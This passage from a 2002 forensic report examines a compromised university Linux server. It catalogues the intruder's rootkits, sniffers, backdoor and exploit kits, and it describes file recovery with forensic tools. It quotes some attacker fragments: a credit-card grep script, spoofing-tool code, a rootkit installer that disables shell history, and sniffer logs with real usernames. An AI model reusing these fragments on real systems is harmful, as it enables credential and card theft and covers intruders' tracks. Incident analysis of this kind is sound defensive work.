;; FROM: imw to SERVER: default -- 195.50.149.33
;; WHEN: Tue Jan 29 13:06:32 2002
;; MSG SIZE  sent: 41  rcvd: 148

made@imw:~>  dig -x   194.102.121

; <<>> DiG 8.3 <<>> -x
;; res options: init recurs defnam dnsrch
;; got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 4
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 2, ADDITIONAL: 2
;; QUERY SECTION:
;;      121.102.194.in-addr.arpa, type = ANY, class = IN

;; ANSWER SECTION:
```

```
121.102.194.in-addr.arpa.  5D IN NS  aurora.dnttm.ro.
121.102.194.in-addr.arpa.  5D IN NS  tyrann.dnttm.ro.

;; AUTHORITY SECTION:
121.102.194.in-addr.arpa.  5D IN NS  aurora.dnttm.ro.
121.102.194.in-addr.arpa.  5D IN NS  tyrann.dnttm.ro.

;; ADDITIONAL SECTION:
aurora.dnttm.ro.        1D IN A         193.226.98.1
tyrann.dnttm.ro.        1D IN A         193.226.98.2

;; Total query time: 245 msec
;; FROM: imw to SERVER: default -- 195.50.149.33
;; WHEN: Tue Jan 29 13:06:44 2002
;; MSG SIZE  sent: 42  rcvd: 152
```

5.3.3 `/dev/ida/.sysx`.

This directory was created 12 Januar 2002 we found following files :

- `cgiback.tar.gz`. This program is a CGI backdoor written by OVERFLOW (`overflow@optlink.net`) normally installed so he can controll the system using the http protocol or using normal browser. However, it seems that he has not been able to install it. From the source code it shows that this program will make the intruder possible to command the system via a browser to do following actions :
  - suid shell in tmp directory
  - shutdown machine
  - delete all logs
  - erase backdoor
  - killall users
  - ping str site
  - xterm to external host
  - create new root account
  - execute command
- `check`, This program is writen by **Tazmania** a hacker from Rumania. This program checks the existence of other rootkit in the system. From this file we can understand the location of the other possible rootkit.

- `logclear,` This program kills the `linsniffer`, delete `tcp.log` and restart `linsniffer` in the background again.
- `sense`. This perl script process and sorts the linsniffer result. It also tries to extract the password and username from a connection.
- `sl2 .` A port scanner program.
- `tcp.log` : Sniffer result , In this directory the result is quite big we only show the most interesting part. The password in this report has been replaced with * character. In the original `tcp.log` it shows the correct password. Traffics which are denoted with **!!!!** are the traffic which are not or from NAKULA. It seems that **the switch in HRZ still allows my machine to watch other people traffic** in switch environment.

```
139.174.247.88 => nakula.rvs.uni-bielefeld.de [21]
00-70-7psmpsm0B-7(0B-7(USER warmada
0K-7-0W-7-PASS *******....
dialin-145-254-156-245.arcor-ip.net => nakula.rvs.uni-bielefeld.de [21]
-.-?--|--|-USER made
--'PASS *******
....
dalam1 => ops.gunadarma.ac.id [21]
!>0!>OFF!>!>USER trustix
H!As!AsPASS *******
...
chello212186059179.12.vie.surfer.at => arjuna.rvs.uni-bielefeld.de [21] !!!!
USER anonymous@ftp.microsoft.com
PASS abc@126.com              ----------->  ftp protocol
..........
irian.uni-paderborn.de => nakula.rvs.uni-bielefeld.de [21]
8808080USER anthi
80~PASS ********
.....
AMarseille-101-1-3-236.abo.wanadoo.fr => arjuna.rvs.uni-bielefeld.de [21] !!!!
USER anonymous@ftp.microsoft.com
PASS abc@126.com
----- [RST]
.........
172.188.2.236 => cypher.rvs.uni-bielefeld.de [21]!!!!
....
bola.marbot.uni-bremen.de => nakula.rvs.uni-bielefeld.de [21]
,.1p?X[1p?[1p?USER jlitheng
a1p?1p?PASS *******
.....
dalam1 => staff.gunadarma.ac.id [110]
```

```
4#4###USER mwiryana
K#PASS ********
...
61.5.16.12 => nakula.rvs.uni-bielefeld.de [21]
USER dukun
PASS ******
...
129.70.123.49 => nakula.rvs.uni-bielefeld.de [21]
USER avinanta
PASS *******
...
cs-lab.nat.buu.ac.th => nakula.rvs.uni-bielefeld.de [21]
USER anonymous
PASS IEUser@  ----> It seems an anonymous ftp this user/pass
                    is generated by a browser (Internet Explorer)
...
hmbg-d51440a0.dsl.mediaWays.net => nakula.rvs.uni-bielefeld.de [21]
USER anonymous
PASS Ogpuser@home.com
...
dalam1 => antareja.rvs.uni-bielefeld.de [21]
""||""""""S"USER made
PASS ***********
....
```

- `x` : This program is used to send spoofing packet to harm people
- `card` : This script file extracts the visa number from the sniffer result. From this file we know that the intruder from the Rumania (text in bold text) and he wants to collect the credit card number using sniffer.

```
#!/bin/sh echo " Caut carti de credit si incerc sa salvez in card.log"
             ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
touch /dev/ida/.inet/card.log
egrep -ir 'mastercard|visa' /home|egrep -v cache >>card.log
egrep -ir 'mastercard|visa' /var|egrep -v cache >>card.log
egrep -ir 'mastercard|visa' /root|egrep -v cache >>card.log
if [ -d /www ]; then
egrep -ir 'mastercard|visa' /www >>card.log
fi
```

- `card.log` : Result of `card` script. The `card` script just a simple grep script. This script will extract the traffic which has the "`visa`" or "`mastercard`" in their body of message. Some example of result :

```
/home/avinanta/Mail/sent-mail-nov-2001:Ngurus Visa ?
```

```
..
/home/avinanta/OpenSSL:X-MIMETrack: Serialize by Router on
MCNSTL40/MASTERCARD(R elease 5.0.6a |January
..
/home/made/transfer/DEPNAKER/point-tambah.tex:Tenaga kerja
merupakan aset yang dapat menjadi penyumbang devisa negara
...
```

- `cleaner` : Bourne script for deleting the log files of system
- `linsniffer` : a sniffer program which captures all traffic in eth0.
- `s` : sshd konfiguration, for `sys`

  ```
  HostKey /dev/ida/.sysx/ssh_host_key
  RandomSeed /dev/idax/.sysx/ssh_random_seed
  ```

- `slice` : port scanner (?)
- `ssh_host_key` : ssh host key which will be used to install the rootkit version of sshd
- `ssh_random_seed` : a configuration file of rootkit version sshd.
- `sys` : sshd daemon rootkit version.-

5.3.4 `/dev/rc/.out`

The intruder using other rootkit as well. These following file usually are used by other set of rootkit.

- `cgiback.tar.gz`
- `flood` : flood and scan
- `linsniffer` This program sniffs and captures the password. The result will be stored in a file, `tcp.log`
- `logclear` A simple script, It deletes a previous sniffer log, and restarts the `linsniffer` program.
- `panel` : sshd rootkit
- `pid` : pid of linsniffer (?)
- `s` Configuration file for sshd rootkit version

- `sense` This perl script process and sorts the `linsniffer` result. It also tries to extract the password and username from a connection.
- `ssh_host_key`
- `ssh_random_seed`
- `taz` : compiled version of taz.c
- `taz.c` : program to flood and spoof
- `tcp.log` : result of linsniffer. However not many result.

From the files that we found, it seems that the intruder **has intention to grab the Credit Card number.**

5.4 Hidden files.

Usually the attacker hides his/her files in some "favourite" directories, for example " " (space between quotation mark) or ".. " (double dot space). They are suitable places to hide the files, because usually the normal user tend to ignore this file names. It appears just like a normal system directory.

From NAKULA we found these files in the root directory `/root/''  '':`

- `m3.tar.gz` (the tar.gz version of the subdirectory)
- a sub directory (`/root/  /mass-scan/`).

In this subdirectory there are many files which had being used by the intruder to launch attack to other machine from the NAKULA machine. We found following files .

- `bind`
  - `496` : 4.9 signature
  - `bind` : compiled version of bind.c
  - `bind.c` : bind exploit
  - `trybind` :
  - `tsig` : bind signature for bind exploit
  - `x496` : compiled version of x496.c
  - `x496.c`

- ftpd
  - autowux.c wu-ftpd remote root exploit for x86/linux up to version 2.6.0
  - net.c : functions to do network connection
  - pre123
  - pre123.c :proftpd-1.2.0 remote root exploit .
  - pre4
  - pre4.c : proFTPD 1.2pre4 Remote Buffer Overflow Xploit
  - tryftpd
  - tryftpd.c : main ftpd exploit
  - wu : wu-ftpd buffer overflow remote exploit
- lpd
  - bscan
  - bscan.c : a scanner to guest the Red Hat 7.0.
  - common.c some functions for networking and process creating
  - common.h header file
  - fp : finger print program to guess the Operating System of victim.
  - ldistfp-auth-fingerprints : fingerprint file of several ident
  - ldistfp.c ldistfp - linux distribution fingerprinting. It is created by **TESO** <http://www.team-teso.net/ldistfp.php>. This program uses identification of ident.
  - lpd
  - lpd1
  - lpd1.c : lpdscan uses lpd buffer overflow exploit. Source of this expoit is http://www.geocities.com/fanelutz/kinetic.tgz
  - lpdx
  - lpdx.c : other buffer overflow exploit. Source : http://209.249.147.177/~k1netic/kinetic.tgz
  - network.c : scut's leet network library
  - network.h : header file of network library

  - `temp.fp` :
  - `trylpd` : main script to launch attack : From this script we know that this script try to use the buffer overflow to Red Hat 7.0 machines.

- `rpc` : all files in this directory are the exploit for rpc `(amd-toolkit)`
  - `amdx`
  - `cmsd`
  - `fbsd-amd`
  - `freebsd-amd`
  - `pcnfsd_remote`
  - `pscan-a`
  - `rpcscan`
  - `tryrpc`
  - `ttdb`

- `src`
  - `gen.c` . Program to generate IP number
  - `r00t.c` . Linux `LPRng`, `named` and multi `FPTD` and `RPC` mass scanner/rooter
  - `scan.c`. It tries to exploit using several techniques (bind, rpc, lpd etc)

- `ssh`
  - `pula` : a message in a text file
  - `scanssh` : a scanner program to detect and guessing the ssh daemon.
  - `ssh` : a script that launchs the ssh attack. This script uses `scanssh`
  - `targets` : text file which contains the fingerprint of several ssh daemon
  - `targets`.txt : Similar to `targets`
  - x2

- `lpd.conf` : configuration for the lpd mass scanner.
- `Makefile` : makefile for compiling these tools.
- `nohup.out` : scanner result. He try to scan from `128.0.0.0` until `155.58.166.20` Basically the scanner program will do :
  - Try to guest the server Operating System (using `ldistfp`)
  - Try to find vulnerable and launch the exploit after guessing the version of daemon (using buffer overflow)

```
Scan started on 128.0.0.0 Target daemon/port : lpd/515
Enjoy the ride, hit ^C to st0p - [0 D M] 0wnz yewr s0ul !
```

- `r00t` : an exploit to get root in a Red Hat 7.0 machine
- `scan.conf` : file for scanner configuration

Most of files are the exploit files. Thus we can conclude that **the machine is used by the intruder as the launching pad.** From nakula he launchs the mass-scanning using various vulnerability. However we do not know exactly what is the motive of his action. Our prediction are :

- To install Distributed Denial of Services
- To get the credit card number
- To install the bouncer (eggdrop) for IRC

6 Recovering deleted files

6.1 Using Midnight Commander.

Midnight Command (MC) provides a tool to recover files which have been deleted. This facilities will map the inode to a virtual directory. For example if we want to file the deleted files in `/hda1` we will find the unalocated inode and display it in virtual directory `/#hda1`. The file name is represented as

```
xxxxx:yy
```

Some result :

385629:1 Jan 12 18:35

```
#include <stdio.h>^M
XDo(char Xfile[]);^M
FILE *Ver;^M
int main()^M
{^M
char buf[55]="# This is ssh server zystemwide configuration file.";^M
printf("\n UNIX Security upgrade by Taz_Mania & SebyM [IRC: #RunTelnet]
\n");^M
if ((Ver = fopen("/dev/ida/.sysx/s", "rt")) == NULL)^M
{^M
printf("\n Incorrect RootKit version !!!");^M
exit (1);^M
}^M
fread(buf,51, 1, Ver);^M
if (strcmp(buf,"# This is ssh server zystemwide configuration file.")==0)
{^M
printf("RootKit version: t 2.3 \n");^M

----------------
```

385728:1 Jan 15 20:06 385728:1

```
/*^M
################################################################################
# Sorry , but if u wanna spoof the adress se only 127.0.0.1 , so .....
it's tonly one who work. #^M
   # , and this program use 90% of CPU, and 70 % of ur Band.... that's all
, so
please stop packeting ... it's a lame thing !    #^M
   # U cant find me at ag3ntul@yahoo.com , on undernet server : #hackings
#
^M
################################################################################*/^M
^M
#define Vadim_STRING "0123456789"                    ^M
#define Vadim_SIZE 10                              ^M
#define REGESTERED "Anybody"                     ^M
^M
^M
#include <stdio.h>^M
#include <sys/param.h>^M
#include <sys/socket.h>^M
#include <netinet/in.h>^M
#include <netdb.h>^M
#include <stdarg.h>^M
^M
```

```
char *spoof;  ^M
int echo_connect(char *, short);       ^M
^M
^M
void banner()^M
{^M
   printf("\n)0ut v.Ibeta by Taz_mania\n");^M
   printf("Registered to: %s\n", REGESTERED);^M
   printf("-------------------------------\n");^M
}^M
```

385728:1 Jan 15 20:06 :

```
#################################################################################################
   # Sorry , but if u wanna spoof the adress se only 127.0.0.1 , so ..... it's the
only one who work. #
   # , and this program use 90% of CPU, and 70 % of ur Band.... that's all , so
please stop packeting ... it's a lame thing !    #
   # U cant find me at ag3ntul@yahoo.com , on undernet server : #hackings #     #
#################################################################################################
#define Vadim_STRING "0123456789"
#define Vadim_SIZE 10
#define REGESTERED "Anybody"
#include <stdio.h>
#include <sys/param.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <netdb.h>
#include <stdarg.h>
char *spoof;
int echo_connect(char *, short);
void banner()
   printf("\n)0ut v.Ibeta by Taz_mania\n");
```

385783:90 Jan 18 18:20 :

```
hiranya.heim7.tu-clausthal.de => nakula.rvs.uni-bielefeld.de [21]
/$a/$aJJP/$P/$USER warmada
P/$P/$USER warmada
P/$P/$USER warmada
P/$P/$USER warmada
]/$]/$]/$]/$
/$PASS ******                                    ---> ftp traffic
----- [CAPLEN Exceeded]
dns1.nozomigakuen.co.jp => arjuna.rvs.uni-bielefeld.de [21]
ns1.newmeco.net => arjuna.rvs.uni-bielefeld.de [21]  !!!!!
```

```
203.232.171.65 => nakula.rvs.uni-bielefeld.de [23]
----- [FIN]
203.232.171.65 => antareja.rvs.uni-bielefeld.de [23]
----- [FIN]
203.232.171.65 => 129.70.123.41 [23]
----- [FIN]
chello212186059179.12.vie.surfer.at => arjuna.rvs.uni-bielefeld.de [21] --> !!!!
----- [CAPLEN Exceeded]
chello212186059179.12.vie.surfer.at => arjuna.rvs.uni-bielefeld.de [21]
USER anonymous@ftp.microsoft.com
PASS abc@126.com
221pc.wohnheimb.uni-frankfurt.de => arjuna.rvs.uni-bielefeld.de [21] ---> ????
----- [FIN]
221pc.wohnheimb.uni-frankfurt.de => nakula.rvs.uni-bielefeld.de [21] ---> ?????
DD0‘K
----- [FIN]
221pc.wohnheimb.uni-frankfurt.de => antareja.rvs.uni-bielefeld.de [21]
----- [RST]
216-102-72-191.scoe.org => arjuna.rvs.uni-bielefeld.de [21]
d
----- [CAPLEN Exceeded]
irian.uni-paderborn.de => nakula.rvs.uni-bielefeld.de [21]
880808080808080808080USER anthi
80USER anthi
80}PASS **********
AMarseille-101-1-3-204.abo.wanadoo.fr => arjuna.rvs.uni-bielefeld.de [21]
----- [Timed Out]
morpheus.rvs.uni-bielefeld.de => 129.70.123.200 [21]
----- [CAPLEN Exceeded]
172.188.2.236 => cypher.rvs.uni-bielefeld.de [21] ----> !!!!
139.174.247.88 => nakula.rvs.uni-bielefeld.de [143]
bola.marbot.uni-bremen.de => nakula.rvs.uni-bielefeld.de [21]
,.1p?X[1p?[1p?USER jlitheng
a1p?1p?PASS *****
dalam1 => staff.gunadarma.ac.id [110]
4#4#4#4#4#4#4#4#4#4#######USER mwiryana
#USER mwiryana
K#PASS anthi ***
fw-internet.isaip.uco.fr => 129.70.123.31 [21] ---> !!!!
----- [FIN]
host213-123-199-230.in-addr.btopenworld.com => 129.70.123.41 [21]
----- [Timed Out]
pD9E68C4A.dip.t-dialin.net => arjuna.rvs.uni-bielefeld.de [21]
USER anonymous
USER anonymous
----- [FIN]
157.182.90.75 => arjuna.rvs.uni-bielefeld.de [21]
----- [FIN]
61.5.16.12 => nakula.rvs.uni-bielefeld.de [21]
```

```
USER dukun
PASS ******
physics.mtsu.edu => cypher.rvs.uni-bielefeld.de [21] --> !!!!
----- [Timed Out]
tennis.ecs.umass.edu => arjuna.rvs.uni-bielefeld.de [21]
----- [Timed Out]
210.242.87.35 => 129.70.123.240 [23] ---> !!!!
----- [Timed Out]
cs-lab.nat.buu.ac.th => nakula.rvs.uni-bielefeld.de [21]
USER anonymous
PASS IEUser@
hmbg-d51440a0.dsl.mediaWays.net => judhistar.rvs.uni-bielefeld.de [21]
----- [FIN]
61.5.32.204 => nakula.rvs.uni-bielefeld.de [21]
----- [FIN]
212.168.35.99 => nakula.rvs.uni-bielefeld.de [23]
#a
----- [CAPLEN Exceeded]
host217-35-85-49.in-addr.btopenworld.com => arjuna.rvs.uni-bielefeld.de [21]
----- [CAPLEN Exceeded]
61.5.16.33 => nakula.rvs.uni-bielefeld.de [21]
----- [Timed Out]
217.cablemodem-hfc05.cta.ro => antareja.rvs.uni-bielefeld.de [513] ---> Attacker
----- [RST]
d24240.upc-d.chello.nl => 129.70.123.41 [21]
----- [FIN]
d24240.upc-d.chello.nl => nakula.rvs.uni-bielefeld.de [21]
----- [FIN]
ARennes-201-1-4-54.abo.wanadoo.fr => 129.70.123.33 [21] --> Attack to NEW MACHINE !!
----- [FIN]
cicum92.cup.uni-muenchen.de => 129.70.123.33 [21]
----- [Timed Out]
```

This recovered file was a sniffer log. It shows again that a switch is not totally protected a user from watching other people traffic. Some traffic are interesting, particulary from somebody in Rumania.

386063:2 Jan 18 22:58

```
Jan 13 13:28:06 nakula kernel: eth0: Tx timed out, cable problem? TSR=0x6, ISR=0x0, t=22.
---- Our comment : This log shows there is a flooding attack in switch ---
Jan 13 14:08:57 nakula kernel: 211.0.194.18 sent an invalid ICMP error to a broadcast.
Jan 13 14:09:00 nakula kernel: 211.0.194.18 sent an invalid ICMP error to a broadcast.
Jan 13 14:09:06 nakula kernel: 211.0.200.218 sent an invalid ICMP error to a broadcast.
Jan 13 14:09:06 nakula kernel: 211.0.201.158 sent an invalid ICMP error to a broadcast.
Jan 13 14:15:00 nakula kernel: 211.1.65.154 sent an invalid ICMP error to a broadcast.
```

```
Jan 13 14:15:03 nakula kernel: 211.1.65.154 sent an invalid ICMP error to a broadcast.
Jan 13 14:15:09 nakula kernel: 211.1.67.30 sent an invalid ICMP error to a broadcast.
Jan 13 14:45:25 nakula kernel: 211.6.89.126 sent an invalid ICMP error to a broadcast.
Jan 13 14:45:31 nakula kernel: 211.6.91.174 sent an invalid ICMP error to a broadcast.
Jan 13 14:45:31 nakula kernel: 211.6.92.214 sent an invalid ICMP error to a broadcast.
Jan 13 14:45:31 nakula kernel: 211.6.93.6 sent an invalid ICMP error to a broadcast.
Jan 13 14:45:31 nakula kernel: 211.6.93.238 sent an invalid ICMP error to a broadcast.
Jan 13 14:45:34 nakula kernel: 211.6.92.206 sent an invalid ICMP error to a broadcast.
Jan 13 14:45:34 nakula kernel: 211.6.92.210 sent an invalid ICMP error to a broadcast.
Jan 13 14:45:34 nakula kernel: 211.6.92.214 sent an invalid ICMP error to a broadcast.
Jan 13 14:45:34 nakula kernel: 211.6.93.250 sent an invalid ICMP error to a broadcast.
Jan 13 14:45:34 nakula kernel: 211.6.93.254 sent an invalid ICMP error to a broadcast.
Jan 13 15:07:28 nakula kernel: 210.157.235.133 sent an invalid ICMP error to a broadcast.
Jan 13 15:07:31 nakula kernel: 210.157.235.133 sent an invalid ICMP error to a broadcast.
Jan 13 15:16:15 nakula kernel: ip_conntrack: table full, dropping packet.
Jan 13 15:38:07 nakula kernel: 211.12.1.134 sent an invalid ICMP error to a broadcast.
```

From this log file, it seems that somebody try to send many ICMP errror message (flooding) to the NAKULA. The IP address that he used is an spoofing address. Because it will not be possible at the same time, several machines send the same type of error.

386092:60 Jan 18 22:58 (a /var/log/messages)

```
Jan  6 19:42:30 nakula sshd2[20059]: DNS lookup failed for "139.174.247.88".
Jan  7 14:51:01 nakula sshd2[4498]: DNS lookup failed for "129.70.123.49".
Jan  7 23:56:06 nakula sshd2[11304]: DNS lookup failed for "158.38.56.102".

Jan 13 13:33:39 nakula sys[5860]: fatal: Local: Command terminated on signal 9.
Jan 13 14:08:57 nakula kernel: 211.0.194.18 sent an invalid ICMP error to a broadcast.
Jan 13 14:09:00 nakula kernel: 211.0.194.18 sent an invalid ICMP error to a broadcast.
Jan 13 14:09:06 nakula kernel: 211.0.200.218 sent an invalid ICMP error to a broadcast.
Jan 13 14:09:06 nakula kernel: 211.0.201.158 sent an invalid ICMP error to a broadcast.
Jan 13 14:15:00 nakula kernel: 211.1.65.154 sent an invalid ICMP error to a broadcast.
Jan 13 14:15:03 nakula kernel: 211.1.65.154 sent an invalid ICMP error to a broadcast.
Jan 13 14:15:09 nakula kernel: 211.1.67.30 sent an invalid ICMP error to a broadcast.
Jan 13 14:45:25 nakula kernel: 211.6.89.126 sent an invalid ICMP error to a broadcast.
Jan 13 14:45:31 nakula kernel: 211.6.91.174 sent an invalid ICMP error to a broadcast.
Jan 13 14:45:31 nakula kernel: 211.6.92.214 sent an invalid ICMP error to a broadcast.
Jan 13 14:45:31 nakula kernel: 211.6.93.6 sent an invalid ICMP error to a broadcast.
Jan 13 14:45:31 nakula kernel: 211.6.93.238 sent an invalid ICMP error to a broadcast.
Jan 13 14:45:34 nakula kernel: 211.6.92.206 sent an invalid ICMP error to a broadcast.
Jan 13 14:45:34 nakula kernel: 211.6.92.210 sent an invalid ICMP error to a broadcast.
Jan 13 14:45:34 nakula kernel: 211.6.92.214 sent an invalid ICMP error to a broadcast.
Jan 13 14:45:34 nakula kernel: 211.6.93.250 sent an invalid ICMP error to a broadcast.
Jan 13 14:45:34 nakula kernel: 211.6.93.254 sent an invalid ICMP error to a broadcast.
```

```
Jan 13 15:07:28 nakula kernel: 210.157.235.133 sent an invalid ICMP error to a broadcast.
Jan 13 15:07:31 nakula kernel: 210.157.235.133 sent an invalid ICMP error to a broadcast.
Jan 13 15:16:15 nakula kernel: ip_conntrack: table full, dropping packet.
Jan 13 15:38:07 nakula kernel: 211.12.1.134 sent an invalid ICMP error to a broadcast.
...
Jan 13 20:50:00 nakula proftpd[23813]: nakula.rvs.uni-bielefeld.de (61.5.16.12[61.5.16.12]) - wtmp
```

However the result of MC is not sufficient to find the trace. So we decided to apply other utilities.

6.2 Using TCT Coroner Toolkit

Usually an intruder deletes files that he does not need any more. They delete them because they want to cover their existence in the system. Thus, we have to recover those files. We check the result of Coroner Toolkit. To use TCT we mount NAKULA hard disk to different mount point because it will take a very long time if the TCT is executed for a big partition.

First of all we run the grave-robber to get the ditail information about the partition

```
grave-robber -c mnt -m -d data -o LINUX2
```

Then, we want to know about unallocated inodes. For this purpose we use ils and ils2mac (to make the format is more readable)

```
ils /dev/hdb3 | ils2mac > data/hda3i.ils
```

We run also for other partitions. To know the unallocated files we execute:

```
fls -m "mnt/boot/" /dev/hdb1 > data/hda1.fls
```

Finally we can get the timestamp, and all information about the file which are previously in NAKULA,. Since the incident occured in January 2002, we check files from 1th January 2002

```
mactime -p /mnt/NAKULA/hdb3/etc/passwd -g /mnt/NAKULA/hdb3/etc/group \
-b all-fls.fls 01/01/2002 >fls-mactime.txt
mactime -p /mnt/NAKULA/hdb3/etc/passwd -g /mnt/NAKULA/hdb3/etc/group \
-b all-ils.ils 01/01/2002 >ils-mactime.txt
```

From the **all-fls,** We got some interesting results (we show only related results) :

```
Jan 08 02 16:38:59    15469 m.. -rwxr-xr-x root     root     /mnt/NAKULA/hdb3/root/  /taz <385754> (deleted)

Jan 11 02 22:04:38      707 ma. -rw-r--r-- root     root     /mnt/NAKULA/hdb3/root/  /s  <384863> (deleted)

Jan 14 02 01:46:42     1753 .a. -rwx------ root     root     /mnt/NAKULA/hdb3/sbin/init.d/rc2.d/K36nfs <192207> (deleted)
                        682 .a. -rw------- root     root     /mnt/NAKULA/hdb3/sbin/init.d/rc2.d/K37rpc <192208> (deleted)
                        559 .a. -rwx------ root     root     /mnt/NAKULA/hdb3/sbin/init.d/rc2.d/K35routed <192206> (deleted)


Jan 14 02 20:47:08    15469 .a. -rwxr-xr-x root     root     /mnt/NAKULA/hdb3/root/  /taz <385754> (deleted)
Jan 15 02 19:39:01   307955 m.. -rw-r--r-- root     root     /mnt/NAKULA/hdb3/root/  /rs.tar.gz <384868> (deleted)
                     307955 m.. -rw-r--r-- root     root     /mnt/NAKULA/hdb3/root/  /sys <384868> (deleted)
                     307955 m.. -rw-r--r-- root     root     /mnt/NAKULA/hdb3/root/  /rtk.tar.gz <384868> (deleted)
Jan 15 02 20:01:14   307955 .a. -rw-r--r-- root     root     /mnt/NAKULA/hdb3/root/  /rtk.tar.gz <384868> (deleted)
                     307955 .a. -rw-r--r-- root     root     /mnt/NAKULA/hdb3/root/  /sys <384868> (deleted)
                     307955 .a. -rw-r--r-- root     root     /mnt/NAKULA/hdb3/root/  /rs.tar.gz <384868> (deleted)
Jan 15 02 20:06:20    15469 ..c -rwxr-xr-x root     root     /mnt/NAKULA/hdb3/root/  /taz <385754> (deleted)
                      32756 ..c -rw-r--r-- root     root     /mnt/NAKULA/hdb3/root/  /ps <384862> (deleted)
                       7165 ..c -rw-r--r-- root     root     /mnt/NAKULA/hdb3/root/  /linsniffer <384761> (deleted)
                        512 ..c -rw-r--r-- root     root     /mnt/NAKULA/hdb3/root/  /ssh_random_seed <384867> (deleted)
                      30640 ..c -rw-r--r-- root     root     /mnt/NAKULA/hdb3/root/  /netstat <384861> (deleted)
                     307955 ..c -rw-r--r-- root     root     /mnt/NAKULA/hdb3/root/  /rs.tar.gz <384868> (deleted)
                      13726 ..c -rw-r--r-- root     root     /mnt/NAKULA/hdb3/root/  /x <384870> (deleted)
                        540 ..c -rw-r--r-- root     root     /mnt/NAKULA/hdb3/root/  /ssh_host_key <384866> (deleted)
                        707 ..c -rw-r--r-- root     root     /mnt/NAKULA/hdb3/root/  /s <384863> (deleted)
.....
                          0 ..c -rw-r--r-- root     root     /mnt/NAKULA/hdb3/root/  /tcp.log <384869> (deleted)
                         75 ..c -rw-r--r-- root     root     /mnt/NAKULA/hdb3/root/  /logclear <384843> (deleted)
                     307955 ..c -rw-r--r-- root     root     /mnt/NAKULA/hdb3/root/  /rtk.tar.gz <384868> (deleted)
                     307955 ..c -rw-r--r-- root     root     /mnt/NAKULA/hdb3/root/  /sys <384868> (deleted)
                       4060 ..c -rw-r--r-- root     root     /mnt/NAKULA/hdb3/root/  /sense <384864> (deleted)
                       8268 ..c -rw-r--r-- root     root     /mnt/NAKULA/hdb3/root/  /sl2 <384865> (deleted)
Jan 15 02 20:53:43   307322 m.. -rw-r--r-- root     root     /mnt/NAKULA/hdb3/root/  /hdparm <384731> (deleted)
Jan 15 02 20:56:07   307322 .a. -rw-r--r-- root     root     /mnt/NAKULA/hdb3/root/  /hdparm <384731> (deleted)
Jan 15 02 20:57:05   802075 ..c -rwxr-xr-x root     root     /mnt/NAKULA/hdb5/bin/rpcclient <33004> (deleted)
Jan 15 02 20:57:54     2320 ..c -rw-r--r-- root     root     /mnt/NAKULA/hdb3/root/  /check <384728> (deleted)
Jan 15 02 20:58:06     2320 .a. -rw-r--r-- root     root     /mnt/NAKULA/hdb3/root/  /check <384728> (deleted)
Jan 15 02 20:58:07    15469 m.c -rwxr-xr-x root     root     /mnt/NAKULA/hdb3/root/  /ifconfig <384732> (deleted)

Jan 16 02 00:15:20    13566 m.. -rw-r--r-- man      daemon   /mnt/NAKULA/hdb3/root/  /install <384733> (deleted)

Jan 16 02 19:58:28   307322 ..c -rw-r--r-- root     root     /mnt/NAKULA/hdb3/root/  /hdparm <384731> (deleted)

Jan 17 02 00:15:21    13566 .ac -rw-r--r-- man      daemon   /mnt/NAKULA/hdb3/root/  /install <384733> (deleted)
Jan 18 02 00:19:45     1936 m.. -rw-rw-rw- root     root     /mnt/NAKULA/hdb3/root/  /xsx <160500> (deleted)
                       1936 m.. -rw-rw-rw- root     root     /mnt/NAKULA/hdb3/root/  /rtk <160500> (deleted)

Jan 18 02 21:00:18    15469 .a. -rwxr-xr-x root     root     /mnt/NAKULA/hdb3/root/  /ifconfig <384732> (deleted)

Jan 18 02 22:00:20      563 .a. -rwxr-xr-x 620      620      /mnt/NAKULA/hdb3/root/  /psybnc <160543> (deleted)

Jan 18 02 22:00:21      890 ..c -rw------- 620      620      /mnt/NAKULA/hdb3/dev/ida/.sysx/secure <160525> (deleted)
                        563 ..c -rwxr-xr-x 620      620      /mnt/NAKULA/hdb3/root/  /psybnc <160543> (deleted)

Jan 19 02 01:15:22    12379 m.c -rw-r--r-- man      daemon   /mnt/NAKULA/hdb3/root/  /cgiback.tar.gz <384559> (deleted)

Jan 19 02 01:15:26    12379 .a. -rw-r--r-- man      daemon   /mnt/NAKULA/hdb3/root/  /cgiback.tar.gz <384559> (deleted)

Jan 19 02 01:20:03     1936 .ac -rw-rw-rw- root     root     /mnt/NAKULA/hdb3/root/  /rtk <160500> (deleted)
                       1936 .ac -rw-rw-rw- root     root     /mnt/NAKULA/hdb3/root/  /xsx <160500> (deleted)
                       1936 mac -rw-rw-rw- root     root     /mnt/NAKULA/hdb3/sbin/init.d/cipe <32216> (deleted)

Jan 21 02 19:53:30          0 .a. drwxr-xr-x root     root     /mnt/NAKULA/hdb3/root/  /rtk <32180> (deleted)

                            0 ..c drwxr-xr-x root     root     /mnt/NAKULA/hdb3/root/  /rtk <32180> (deleted)
                    19069 ..c -rw-rw-r-- root     tty      /mnt/NAKULA/hdb3/var/log/wtmp-20011030.gz <96283> (deleted)
```

It shows that the intruder has gain root the previledge and put all his tools under `/root/  /`

6.3 Result of undeleted files

To recover the files we used the `unrm` and `lazarus`. Both are included in `tct`. Thus we execute :

```
unrm /dev/hdb3 > result.out
```

It takes more than 8 hours to find the unallocated block. It also requires the hard disk space more than the partition that will be recovered. After that, we run lazarus, to

```
lazarus -h result.out
```

We got the result in following files. All results are about 2 GB.

- `/usr/local/tct/blocks.` This directory contains files that can be recovered. However we have to check manually content of each file. `lazarus` only provide an indication the type of files.
- `/usr/local/tct/www`
- `output.menu.html`
- `output.html`
- `output.frame.html`

To see the result we can use the browser and directly browse `output.frame.html.` It shown in following figures.

From the lazarus result we check the **p** (program), and **l** (log file). We found some interesting resulf from those recovered files.

497.p.txt (the rtk toolkit). It also appear in 404749.p.txt, 405429.p.txt, 101337-p-txt, 1063687.p.txt

```
#!/bin/sh
clear
unset HISTFILE
unset HISTSAVE
echo
chown root.root *
echo "#####################################"
echo "# r00tkit make by Taz_mania And SebyM #"
```

